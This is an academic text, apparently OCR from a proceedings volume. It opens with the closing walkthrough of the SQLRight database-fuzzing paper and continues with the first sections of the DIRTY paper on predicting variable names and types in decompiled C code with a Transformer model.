When lines 1-6 are selected for mutation, SQLRight first invokes the preprocess() function of oracle Index. preprocess() determines that this query set is compatible, and it removes line 6 to avoid false alarms. Then, the mutation engine randomly modifies the remaining components, *i.e.*, CREATE TABLE, to generate new statements. By some chance, it deletes column tid and column leader from table person, and inserts an INSERT statement that adds three values into the table. Meanwhile, SQLRight invokes function append_output() of oracle Index to insert SELECT statements. append_output() picks up existing SELECTs from the select queue, and mutates them in a controlled manner: it will keep the SELECT keyword but can modify other components. After generating a set of valid SELECTs, SQLRight appends them to the previously generated query set, *i.e.*, after CREATE TABLE and INSERT. At this moment, we complete the query mutation.

Next, SQLRight applies the validation to update the operands in each query, to make the whole query set semantically correct. For example, it updates the table names in FROM clauses of SELECTs so that they use the table created by CREATE TABLE. After that, SQLRight sends the query set to function transform() to produce functionally equivalent forms. transform() picks some CREATE INDEX statements from the normal queue, and mutates them for new operations, like adding the UNIQUE before INDEX. It inserts the generated CREATE UNIQUE INDEX statements into the given query set randomly, and updates the operands accordingly (similar to validation). transform() returns the new query sets back to SQLRight, and SQLRight feeds the original and new query sets to SQLite for execution. After the execution, SQLRight invokes function compare() to decide whether the results are consistent or not. In this example, compare() notices that one result has one row while another has two. Therefore, it notifies SQLRight about the inconsistency, and SQLRight will raise an alarm of the potential logical bug.

Regardless of the consistency, SQLRight checks whether the execution of SQLite triggers new code coverage or not. If so, it extracts SELECTs from the combined query set and saves them into the select queue, and stores other statements into the normal queue. Now, SQLRight completes one fuzzing round, and it will move on to mutate other query sets.

Augmenting Decompiler Output with Learned Variable Names and Types

Qibin Chen*, Jeremy Lacomis*, Edward J. Schwartz†,
Claire Le Goues*, Graham Neubig*, Bogdan Vasilescu*

*Carnegie Mellon University. {qibinc, jlacomis, clegoues, gneubig, bogdanv}@cs.cmu.edu
†Carnegie Mellon University Software Engineering Institute. eschwartz@cert.org

Abstract

A common tool used by security professionals for reverse-engineering binaries found in the wild is the *decompiler*. A decompiler attempts to reverse compilation, transforming a binary to a higher-level language such as C. High-level languages ease reasoning about programs by providing useful abstractions such as loops, typed variables, and comments, but these abstractions are lost during compilation. Decompilers are able to deterministically reconstruct structural properties of code, but comments, variable names, and custom variable types are technically impossible to recover.

In this paper we present DIRTY (DecompIled variable ReTYper), a novel technique for improving the quality of decompiler output that automatically generates meaningful variable names and types. DIRTY is built on a Transformer-based neural network model and is trained on code automatically scraped from repositories on GitHub. DIRTY uses this model to postprocesses decompiled files, recommending variable types and names given their context. Empirical evaluation on a novel dataset of C code mined from GitHub shows that DIRTY outperforms prior work approaches by a sizable margin, recovering the original names written by developers 66.4% of the time and the original types 75.8% of the time.

1 Introduction

Reverse engineering is an important problem in the context of software. For example, security professionals use reverse engineering to understand the behavior or provenance of malware [12, 54, 55], discover vulnerabilities in libraries [49, 55], or patch bugs in legacy software [49, 55]. However, since it is rare to have access to source code, analysis is often performed at the binary level. This can be challenging: compilers optimize for execution speed or binary size, not readability.

A number of tools attempt to make the process of examining binary programs easier. One is the *disassembler*, which converts raw binary code to a sequence of instructions executed by the compiler. Although this produces human readable code, reasoning about assembly code can still be difficult. Operations that are simple to specify at a high-level are often translated into a long sequence of assembly instructions (e.g., looping over the elements of an array requires instructions that maintain an index variable, increment it each iteration of a loop, and conditionally jump on its value). Another, more sophisticated tool is a *decompiler*, which transforms code from binary to a high-level language such as C.

Although decompilers generate abstractions that improve code readability and are widely used by reverse engineers in practice, they never fully reconstruct the original developer-written code [43], since the process of compilation irrevocably destroys some information. This means that useful pieces of information, such as comments, identifier names, and types, all of which are known to meaningfully contribute to program comprehension [17, 30], are typically absent from decompiler output. Nonetheless, recent work has shown that it *is* possible to reconstruct some useful information about the original code during decompilation, namely identifier [25, 29] and procedural names [8], *even when this information is not part of the binary*. The key insight is that human-written code is often repetitive in the same context [2, 9, 23]. Therefore, given large corpora of human-written code, one can *learn* highly probable names for identifiers in similar contexts, even if not always the exact names the authors of the code chose originally. This is an important improvement on the facilities of modern decompilers, which almost completely ignore names beyond simple heuristics (e.g., `i` and `j` for loop guards).

In this paper we focus on the closely related problem of recovering meaningful variable *types*, an important additional layer of code documentation that can help improve readability and understandability [14, 43, 48]. Figure 1 shows an example of a simple function and its decompilation. The author of the original code in Figure 1a has defined a `pnt` structure that contains two `float` members used to refer to the X and Y coordinates of a point. This makes it possible to define a new point and refer to its members by name (e.g., `p1.x` and `p1.y`). Because the decompiler does not know about the `pnt` structure, it creates two `float` arrays instead of generating a `struct` (Figure 1b). This can harm understandability. First, it

```
typedef struct point {
  float x;
  float y;
} pnt;

void fun() {
  pnt p1, p2;
  p1.x = 1.5;
  p1.y = 2.3;
  // ...
  use_pts(&p1, &p2);
}
```

(a) Original code

```
void fun() {
  float v1[2], v2[2];
  v1[0] = 1.5;
  v1[1] = 2.3;
  // ...
  use_pts(v1, v2);
}
```

(b) Decompiled `fun`

Figure 1: A function with a `struct` and its decompilation.

```
void fun() {
  // stack layout:
  // [xxx][p][yyyy]
  char x[3];
  int y;
  // ...
}
```

(a) Original code

```
void fun() {
  // stack layout:
  // [xxxx][yyyy]
  char x[4];
  int y;
  // ...
}
```

(b) Decompiled `fun`

Figure 2: A function illustrating the data layout problem in decompilation. In the stack layout the characters `x`, `y`, and `p` represent a single byte assigned to the variables `x` and `y`, or padding data respectively. The decompiler cannot recognize that the inserted padding data does not belong to the `x` array.

is not clear that `v1` and `v2` represent points at all. Second, even if better names were chosen, such as `point1` and `point2`, and a reverse engineer concluded that they represent 2D points, it is not clear which array index refers to which coordinate, or even that the coordinates are Cartesian (instead of e.g., polar).

Unlike names, types are constrained by memory layouts, and thus theoretically should be easier to recover (only types that fit that memory layout should be considered as candidates). In fact, decompilers already narrow down possible type choices using the fact that base types targeting a specific platform can only be assigned to variables with a specific memory layout (e.g., on most platforms an `int` variable can never be retyped to a `char` because they require different amounts of memory). This already makes it possible for decompilers to infer base types and a small set of commonly-used `typedefs`.

On the other hand, despite performing a battery of complex binary analyses, the data layout inferred by the decompiler is often incorrect, which makes the problem harder. For example, consider the program shown in Figure 2. Two top-level variables are declared, `x`: a three-byte `char` array, and `y`: a four-byte `int`. During compilation, the compiler inserts a single byte of padding after the `x` array for alignment. When this function is decompiled, the decompiler can tell where `x` and `y` begin, but it cannot tell if `x` is a three-byte array followed by a single byte of padding, or a four-byte array whose last element is never used.

Prior work on reconstructing types falls into two groups. The first, such as TIE [31], attempt to recover *syntactic* types, e.g., `struct {float; float}`, but not the names of the structure or its fields. The second, such as REWARDS [33], attempt to also recover the type name (referred to as *semantic* types). However, these systems typically only support a small set of manually-defined types and well-known library calls. Neither the first nor the second deal with the padding issue above.

In contrast, our system DIRTY (DecompIled variable ReTYper) recovers both semantic and syntactic types, handles padding, and is not limited to a small set of manually-defined types. Instead, DIRTY supports 48,888 possible types encountered "in the wild" in open-source C code (compared to the 150 different type names in 84 standard library calls supported by REWARDS). At a high level, DIRTY is a *Transformer-based [50] neural network model to recommend types* in a particular context, which operates as a postprocessing step to decompilation. DIRTY takes a decompiled function as input, and outputs probable names and types for all of its variables.

To build DIRTY, we start by mining open-source C code from GitHub, and then use a decompiler's typical ability to import variable names and types from DWARF debugging information to create a *parallel corpus of decompiled functions with and without their corresponding original names and types*. As a side effect of this large-scale mining effort, we also automatically compile a *library of types* encountered across our open-source corpus. We then train DIRTY on this data, introducing two task-specific innovations. First, we use a Data Layout Encoder to incorporate memory layout information into DIRTY's predictions and simultaneously address a fundamental limitation of decompilers caused by padding. Second, we address both the variable renaming and retyping tasks simultaneously with a joint Multi-Task architecture, enabling them to benefit from each other.

We show that DIRTY can assign variable *types* that agree with those written by developers up to 75.8% of the time, and DIRTY also outperforms prior work on variable *names*.

Note that even though we implement DIRTY on top of the Hex-Rays[1] decompiler because of its positive reputation and its programmatic access to decompiler internals, our approach is not fundamentally specific to Hex-Rays, and should conceptually work with any decompiler that names variables using DWARF debug symbols.

In summary, we contribute:

- DIRT—the Dataset for Idiomatic ReTyping—a large-scale public dataset of C code for training models to retype or rename decompiled code, consisting of nearly 1 million unique functions and 368 million code tokens.
- DIRTY—the DecompIler variable ReTYper—an open-source Transformer-based neural network model to recover syntactic and semantic types in decompiled variables. DIRTY uses the *data layout* of variables to improve retyping accuracy, and is able to *simultaneously retype and rename* variables in decompiled code.

[1] https://www.hex-rays.com/products/decompiler/

Example output from DIRTY is available online at https://dirtdirty.github.io/explorer.html.

2 Model Design

In this section, we describe our machine learning model and decisions that influenced its design, starting with some relevant background. Our model is a *neural network* with an *encoder-decoder* architecture.

2.1 The Encoder-Decoder Architecture

Our task consists of generating variable types (and names) as output given individual functions in decompiled code as input. This means that unlike a traditional classification problem with a fixed number of classes, both our input and output are sequences of variable length: input functions (e.g., fed into the network as a sequence of tokens) can have arbitrarily many variables, each requiring a type (and name) prediction.

Therefore, we adopt an encoder-decoder architecture [7], commonly used for sequence-to-sequence transformations, as opposed to the traditional feed-forward neural network architecture used in classification problems with a fixed-length input vector and prediction target. More specifically, the *encoder* takes the variable-length input and encodes it as a fixed-length vector. Then, this fixed-length encoding is passed to the *decoder*, which converts the fixed-length vector into a variable-length output sequence. This architecture, further enhanced through the *attention* mechanism [3], has been shown to be effective in many tasks such as machine translation, text summarization [36], and image captioning [53].

2.2 Transformers

There are several ways to implement an encoder-decoder. Until recently, the standard implementation used a particular type of recurrent neural network (RNN) with specialized neurons called long short-term memory units; these neurons and networks constructed from them are commonly referred to as LSTMs [24]. More recently, Transformer-based models [4, 15, 42, 57], building on the original Transformer architecture [50], have been shown to outperform LSTMs and are considered to be the state-of-the-art for a wide range of natural language processing tasks, including machine translation [4], question answering and abstractive summarization [10, 32], and dialog systems [1]. Transformer-based models have also been shown to outperform convolutional neural networks such as ResNet [19] on image recognition tasks [11].

Transformers have several properties that make them a particularly good fit for our type prediction task. First, they capture long-range dependencies, which commonly occur in program code, more effectively than RNNs. For example, a variable declared at the beginning of a function may not be used until much later; an ideal model captures information about all uses of a variable. Second, transformers can perform more computations in parallel on typical GPUs than LSTMs. As a result, training is faster, and a Transformer can train on more data in the same amount of time. In our case, this enables us to train on our large-scale, real-world dataset, which consists of 368 *million* decompiled code tokens.

Although there have been a number of advances in neural machine translation since the original Transformer model [50], most recent advances focus on improvements on other factors, such as training data and objectives [4, 10, 32, 42], dealing with longer sequences [57], efficiency [6], and scaling [15], rather than changing the fundamental architecture. Moreover, most of these improvements are tailored for the natural language domain, making them less generalizable than the original model and inapplicable to our task. Instead, we keep our model simple, which allows different, better architectures or implementations to be used out-of-the-box in the future. For example, the recent Vision Transformer (ViT) [11], which also intentionally follows the original Transformer architecture "as closely as possible" when adapting Transformers to computer vision tasks.

We omit the technical details of Transformers, including multi-headed self-attention, positional encoding, and the specifics of training as they are beyond the scope of this paper.

2.3 DIRTY's Architecture

In DIRTY, we cast the retyping problem as a transformation from a sequence of tokens representing the decompiled code to a sequence of types, one for each variable in the original source code. This section describes DIRTY's architecture in detail. Figure 3 shows an overview of the architecture.

Code Encoder. The encoder converts the sequence of code tokens of the decompiled function (lower-left of Figure 3), $x = (x_1, x_2, \ldots, x_n)$, into a sequence of representations,

$$\mathbf{H} = (\mathbf{h_1}, \mathbf{h_2}, \ldots, \mathbf{h_n}), \tag{1}$$

where each continuous vector $\mathbf{h_i} \in \mathbb{R}^{d_model}$ is the *contextualized representation* for the i-th token x_i. During training, the encoder learns to encode the information in the decompiled function x relevant to solving the task into $\mathbf{H}$. For example, for a code token $x_i =$`v1`, useful information about `v1` in the context of x (e.g., operations performed on `v1`) is automatically learned and stored in $\mathbf{h_i}$.

Specifically, we denote the encoding procedure as

$$\mathbf{H} = f_{en}(x; \theta_{en}), \tag{2}$$

where the input $x = (x_1, x_2, \ldots, x_n)$ is the code token sequence of the decompiled function and the output $\mathbf{H} = (\mathbf{h_1}, \mathbf{h_2}, \ldots, \mathbf{h_n})$ is the sequence of deep contextualized representations. f_{en} denotes the encoder, implemented with neural networks, and θ_{en} denotes its learnable parameters.

The ultimate goal of DIRTY is to make type predictions about each *variable* that appears in the decompiled function. However, the encoder produces hidden representations for




Figure 3: Overview of DIRTY's neural model architecture for predicting types. Decompiled code is sequentially fed into the Code Encoder. When the input of the code encoder corresponds to a specific variable (e.g., `VAR1`), it is pooled with other instances of the same variable to generate a single encoding for that variable. Each pooled encoding is then passed into the Type Decoder, which outputs a vector of the log-odds (logits) for predicted types. This vector is masked with a vector generated by the Data Layout encoder and the most probable type is chosen from the masked logits.

every *code token* (e.g., "`v1`", ":", "=", "`v1`", "+", "1" are all tokens). Because a variable can appear multiple times in the code tokens of a function, we need a way to summarize all appearances of a variable. We achieve this through *pooling*, where the representation for the t-th variable[2] is computed based on all of its appearances in the code tokens, A_t, using an average pooling operation [29]

$$\mathbf{v_t} = \text{AveragePool}_{x_i \in A_t} \mathbf{h_i},\ t = 1, \ldots, m \tag{3}$$

where m is the number of variables in the function. This solution removes the burden of gathering all information about a variable throughout the function into a single token representation from the model. The pooled representation for the first variable, `VAR1`, is shown in the upper-left of Figure 3.

Type Decoder. Given the encoding of the decompiled tokens, the decoder predicts the most probable (i.e., idiomatic) types for all variables in the function. The decoder takes the encoded representations of the code tokens ($\mathbf{H}$) and identifiers ($\mathbf{v_t}$) as input and predicts the original types $\hat{y} = (\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_m)$ for all m variables in the function. Unlike the encoder, the decoder predicts the output step-by-step using former predictions as input for later ones.[3]

At each time step t, the decoder tries to predict the type for the t-th variable as follows:

1. The decoder takes the code representations $\mathbf{H}$ and variable representation $\mathbf{v_t}$ from the encoder, and also previous predictions $\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}$ from itself, to compute a hidden representation $\mathbf{z_t} \in \mathbb{R}^{d_model}$

$$\mathbf{z_t} = f_{de}(\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}, \mathbf{v_t}, \mathbf{H}; \theta_{de}) \tag{4}$$

where f_{de}, θ_{de} denotes the decoder and its parameters. The hidden representation $\mathbf{z_t}$ is then used for prediction.

2. The output layer of the decoder then uses its learnable weight matrix $\mathbf{W}$ and bias vector $\mathbf{b}$ to transform the hidden representation $\mathbf{z_t}$ to the *logits* for prediction

$$\mathbf{s_t} = \mathbf{W}\mathbf{z_t} + \mathbf{b}, \tag{5}$$

where $\mathbf{s_t} \in \mathbb{R}^{|\mathcal{T}|}$, $\mathbf{W} \in \mathbb{R}^{|\mathcal{T}| \times d_model}$, $\mathbf{b} \in \mathbb{R}^{|\mathcal{T}|}$, and $|\mathcal{T}|$ is the number of types in the type library. The logits $\mathbf{s_t}$ is the unnormalized probability predicted by the model, or the model's *scores* on all types

3. Finally, the softmax function computes a probability distribution over all possible types from $\mathbf{s_t}$

$$\Pr(\hat{y}_t | \hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}, x) = \text{softmax}\, \mathbf{s_t} \tag{6}$$

Note that the type library $\mathcal{T}$ is fixed, meaning DIRTY can only predict types that it has seen during training. We discuss this limitation, its implications, and potential mitigations in Section 5. However, DIRTY can recover structure types as well as normal types, as both are simply entries in $\mathcal{T}$.

The goal of the decoder is to find the *optimal* set of type predictions for all variables in a given function (i.e., the predictions with the highest combined probability): $\text{argmax}_{\hat{y}} \Pr(\hat{y}|x)$. This probability can be factorized as the product of probabilities at each step:

$$\Pr(\hat{y} \mid x) = \prod_{t=1}^{m} \Pr(\hat{y}_t \mid \hat{y}_1, \hat{y}_2, \ldots \hat{y}_{t-1}, x). \tag{7}$$

[2] t is commonly used in RNN literature because it refers to a "timestep".
[3] This is known as an *autoregressive* model.

We've shown how to compute $\Pr(\hat{y}_t \mid \hat{y}_1, \hat{y}_2, \ldots \hat{y}_{t-1}, x)$ with the decoder, but finding the optimal $\hat{y} = (\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_m)$ is not an easy task, because each variable can have $|\mathcal{T}|$ possible predictions, and each prediction affects subsequent predictions. The time complexity of exhaustive search is $O(|\mathcal{T}|^m)$. Therefore, finding the optimal prediction is often computationally infeasible for large functions. A simple approach is *greedy decoding*, selecting the most promising prediction at every step based on the previously selected predictions, i.e., taking the max $\hat{y}_t = \text{argmax}_{y_t} Pr(\hat{y}_t = i \mid \hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}, x)$. Greedy decoding is fast, but it often finds subpar predictions.

In DIRTY, we use beam search [37], a compromise between greedy decoding and an exhaustive search. Rather than only taking the most promising prediction (greedy), beam search considers a configurable number of most promising predictions at each step. In practice, it is usually able to find good (but not optimal) predictions, but is significantly faster than an exhaustive search.

2.4 Data Layout Encoder

The model described so far only uses information encoded into the code tokens of the decompiled representation. But to actually *create* such an output, decompilers typically perform a battery of complex binary analyses. Some decompilers allow the user to programmatically access the interim results from some of these analyses. In particular, Hex-Rays provides information about the storage location (e.g., register or stack offset), size, nested data types (e.g., if the variable is a `struct`), and offsets of its members, if any (e.g., offsets in an array or of fields in a `struct`), for each variable in a function. Intuitively, this information can help DIRTY rule out bad predictions. For instance, a variable that is 4 bytes long could not be a `char` type because it would not fit.

One inefficient approach could use this information as a hard constraint on the decoder's predictions, i.e., a *mask* which sets the probability of any "incompatible" types to 0. However, this runs into a problem when the decompiler incorrectly reconstructs the data layout (see Figure 2). To mitigate this, DIRTY learns a *soft* mask, reducing probabilities without setting them to 0. For example, DIRTY can learn based on many observations that a decompiled `char[4]` should be typed as a `char[3]` 5% of the time and `char[4]` 80%, and adjust the predictions of the type decoder accordingly. This allows the model to learn how best to incorporate the data layout information from the decompiler, including when the information is likely to be incorrect. Figure 3 illustrates where the data layout encoder fits into the overall architecture.

To implement the soft mask encoder, we jointly train another Transformer encoder to use data layout information to generate a mask. Figure 4 shows the internals of the data layout encoder. First, variable data layout is passed to the encoder. There are three parts to the data layout for a specific variable, each of which is simply converted to a token:




Figure 4: The Data Layout Encoder of DIRTY. The data layout for a specific variable, including its location, size, and offsets of its members is passed into the layout encoder (top), generating a mask (bottom).

Location: A variable can be located either in registers (tokenized as `[Loc_<Register Name>]`) or on the stack (`[Loc_S<Offset>]`). E.g., a variable stored 28 bytes below the stack pointer is tokenized as `[Loc_S0x1c]`.

Size: Measured in bytes and tokenized as `[Size_<Size>]`.

Internal Offsets: The offsets of members of the type (either array elements or struct fields), in bytes. E.g., the type `int[2]` would have the offsets $\{0,4\}$, while a `struct` with two `char` fields would have the offsets $\{0,1\}$. These are tokenized as a sequence of `[Offset_<Offset>]`. For consistency, we also use `[Offset_0]` for types without substructure (i.e., scalar types like `int`).

The tokenized data layout information is concatenated into a sequence denoted M_t and then encoded as

$$\mathbf{m}_t = f_{layout}\left(M_t; \theta_{layout}\right), \tag{8}$$

where $\mathbf{m}_t$ is the hidden representation of data layout information. Inspired by Michel and Neubig [35], we adjust the output type distribution with data layout information. Formally, we modify Equation (5) to fuse the data layout representation $\mathbf{m}_t$ into the final output layer:

$$\tilde{\mathbf{s}}_t = \mathbf{s}_t + \mathbf{W}_m\mathbf{m}_t = \mathbf{W}\mathbf{z}_t + \mathbf{W}_m\mathbf{m}_t + \mathbf{b}, \tag{9}$$

where $\mathbf{s}_t$ is the logits predicted by the Type Decoder, $\mathbf{W}_m\mathbf{m}_t$ is the "soft mask" produced by the Data Layout Encoder, and $\tilde{\mathbf{s}}_t$ is the new masked logits. $\mathbf{W}_m \in \mathbb{R}^{|\mathcal{T}| \times d_model}$ denotes the learnable weight matrix in the final layer of Data Layout Encoder for transforming the data layout representation $\mathbf{m}_t \in \mathbb{R}^{d_model}$ to the mask $\in \mathbb{R}^{|\mathcal{T}|}$. This implements a soft filter for type prediction using data layout information.




Figure 5: The multi-task decoder for DIRTY, which predicts both variable types and names. The encoder architecture is the same as in Figure 3. Each variable is passed to the decoder twice, the first time a type is predicted (y_i), and the second time a name is predicted (z_i). Note that the data layout encoding of a variable is only used to weight type predictions.

2.5 Multi-Task

Many variable names are indicative of their underlying type. For example, `i` and `j` are often used to represent integers, `s` and `str` are often used to represent strings, etc. Thus, intuitively, there is some connection between a variable's *name* and its *type*. Indeed, measuring the adjusted mutual information [51] between variable names and types in our dataset, we find a moderate association (0.41 on the scale $[0,1]$). Since variable *names* can often be recovered from decompiled code using neural models [29], this may help us learn to predict variable types as well (and vice versa).

To test this, we extend DIRTY to also predict names with a single, integrated multi-task model. That is, we also predict a variable name for each variable in the function

$$\hat{z} = (\hat{z}_1, \hat{z}_2, \ldots, \hat{z}_m) \tag{10}$$

where $\hat{z}_t$ denotes the predicted name for the t-th variable.

DIRTY's decoder outputs are interleaved to predict names and types in parallel (Figure 5). The first time the decoder is invoked on the t-th variable, it outputs the predicted *type* ($\hat{y}_t$) and the second time it outputs a predicted *name* ($\hat{z}_t$).

The training and prediction procedures remain almost the same, with two notable exceptions. First, to improve performance, the Data Layout encoder is *not* activated when the decoder is predicting a variable's name. This is unnecessary because name prediction depends on the predicted type, which has already incorporated the data layout information. Preliminary experiments confirmed no improvement in accuracy when using the Data Layout encoder for name prediction.

Second, there are two ways to interleave the predictions of types and names: types first or names first. In theory, this does not matter because they are equivalent if the learned model and the decoding algorithm are ideal. In practice, we chose to predict types first because we believe the type prediction task should be easier (since there is more information) and it better reflects how developers define variables.

3 Evaluation

We conducted experiments to evaluate DIRTY, answering the following research questions:

RQ1: How effective is DIRTY at idiomatic retyping?

RQ2: How well does DIRTY perform on other decompilation benchmarks compared to prior work?

RQ3: How does each component of DIRTY contribute to the retyping and renaming performance?

RQ4: How does compiler optimization affect DIRTY's prediction accuracy?

3.1 Experimental Setup

First, we introduce the DIRT dataset we used for training DIRTY, and experimental setup details. The detailed hyperparameters for our deep learning model and environment configuration are described Appendix A.

Dataset for Idiomatic ReTyping (DIRT). To create DIRT, we queried a 2017 version of the GHTorrent[4] database, compiling a list of public GitHub repositories predominantly written in C. We then cloned these repositories locally using an open-source tool, GHCC,[5] to automatically build them. GHCC identifies build instructions (e.g., Makefiles) in repositories, creates a Docker container with the requisite libraries, and attempts to build the project. We used GCC version 9.2.0. For most experiments, we explicitly disable optimizations using the `-O0` compiler flag. We also evaluated DIRTY at higher optimization levels in Section 3.5. This process resulted in 4,346,134 automatically compiled 64-bit x86 binaries. After compilation, we then decompiled each binary using Hex-Rays and filtered out any functions that did not have variables requiring renaming or retyping. Following DIRE [29], we compiled each binary again with debugging information to align decompiler-assigned variable names (e.g., `v1`) and developer-assigned variable names (e.g., `picture`) to form training examples.

Since DIRE was only concerned with renaming, its dataset did not include variables which did not correspond to a named variable in the original source code. Many such variables are actually caused by mistakes in the decompiler during type recovery, for instance decompiling a structure to multiple scalar variables instead. Since the goal of DIRT is to enable type recovery and fix such mistakes, we label these instances

[4] https://ghtorrent.org
[5] https://github.com/huzecong/ghcc

as `<Component>` to denote that they are *components* of a variable in the source code. This allows the model to combine them with other variables into an array or a struct.

The final DIRT dataset consists of 75,656 binaries randomly sampled from the full set of 4,346,134 binaries to yield a dataset that we could fully process based on the computational resources we had available. We split the dataset per-binary as opposed to per-function, which ensures that different functions from the same binary cannot be in both the test and training sets. The training dataset consists of 997,632 decompiled functions, and a total number of 48,888 different types. We also preprocess the decompiled code with byte-pair encoding (BPE) [45], a widely adopted technique in NLP tasks to represent rare words with limited vocabulary by tokenizing them into subword units. After this step, the DIRT dataset consists of 368 *million* decompiled code tokens, and an average of 220.3 tokens per function. Detailed statistics about the DIRT dataset and the train/valid/test split can be found in Table 11 in Appendix A.

Metrics. We evaluate DIRTY using two metrics:

***Name Match*:** Following DIRE [29], we consider a variable name prediction correct if it exactly string matches the name assigned by the original developer. We compute the prediction accuracy as the average percentage of correct predictions across all functions in the test set.

***Type Match*:** We consider a type prediction to be correct only if the predicted type fully matches the ground truth type, including data layout, and the type and name of any fields if applicable. We serialize types to strings and use string matching to determine type matching.

Note that both metrics are conservative. Predictions may still be meaningful, even if not identical to the original names. A human study evaluating the quality of predicted types and names is beyond the scope of the current paper.

Meaningful Subsets of the Test Data. We introduce several subsets of the DIRT test set to better interpret the results:

***Function in training* vs *Function not in training*.** Similarly to Lacomis et al. [29], *Function in training* consists of the functions in the test set that also appear in the training set, which are mainly library functions. Allowing this duplication simulates the realistic use case of analyzing a new binary that uses well-known libraries. We also separately measure the cases where the function is not known during training (i.e., *Function not in training*) to measure the model's generalizability.

***Structure types*.** Only 1.8% of variables in DIRT have structure types. Because of this low percentage, examining overall accuracy may not reflect DIRTY's accuracy when predicting structure types, which we have found anecdotally to be more challenging. To mitigate this, we separately measure DIRTY's accuracy on structures in addition to its overall accuracy.

	Overall		In Train		Not in Train	
Method	All	Struct	All	Struct	All	Struct
F_{Size}	23.6	9.7	23.5	9.1	23.8	10.4
HR	37.9	28.7	39.0	28.7	36.4	28.7
DIRTY	**75.8**	**68.6**	**89.9**	**79.2**	**56.4**	**54.6**

Table 1: DIRTY has higher retyping accuracy than Frequency By Size (F_{Size}) and Hex-Rays (HR) on the DIRT dataset, both for all types (All) and on structural types alone (Struct).

3.2 RQ1: Overall Effectiveness

We evaluate DIRTY on the idiomatic retyping task and report its accuracy compared to several baselines.

Baselines. We measure our accuracy with respect to two baseline methods for predicting variable types:

Frequency by Size The number of bytes a variable occupies is the most basic information for a type. For this technique, we predict the most common developer-assigned type for a given size (as reported by the decompiler). E.g., `int` is the most common 4-byte type, and `__int64` is the most common 8-byte type; this baseline simply assigns these types to variables of the respective size.

Hex-Rays [22] During decompilation, Hex-Rays already predicts a type for each variable, so we can use these predictions as a baseline. However, Hex-Rays cannot predict developer-generated types without prior knowledge of them, e.g., Hex-Rays assigns `unsigned __int16` instead of the more common `uint16_t`, which puts it at an unfair disadvantage. For this baseline, we reassign the type chosen by Hex-Rays to the most common developer-chosen name associated with it (e.g., we replace every `unsigned __int16` with `uint16_t`.

Results. As shown in Table 1, DIRTY can correctly recover 75.8% of the original (developer-written) types from the decompiled code. In contrast, Hex-Rays, the highest scoring baseline, can only recover 37.9% of the original types.

As expected, DIRTY performs even better when it has seen a particular function before (In Train), generating the same type as the developer 89.9% of the time. This indicates that DIRTY works particularly well on common code such as libraries. Even when a function has never been seen (Not in Train), DIRTY predicts the correct type 56.4% of the time.

Table 1 also shows the performance of DIRTY on structure types alone. Correctly predicting structure types is more difficult than predicting scalar types, and all models show a drop in performance. Despite this drop, DIRTY still achieves 68.6% accuracy overall, and 54.6% accuracy on the *Function not in training* category. Frequency By Size struggles on structures with only 9.7% accuracy; this is expected since structures of a given size can have many possible types. Hex-Rays is slightly

more accurate at 28.7%, as the decompiler is able to analyze the layout of structures.

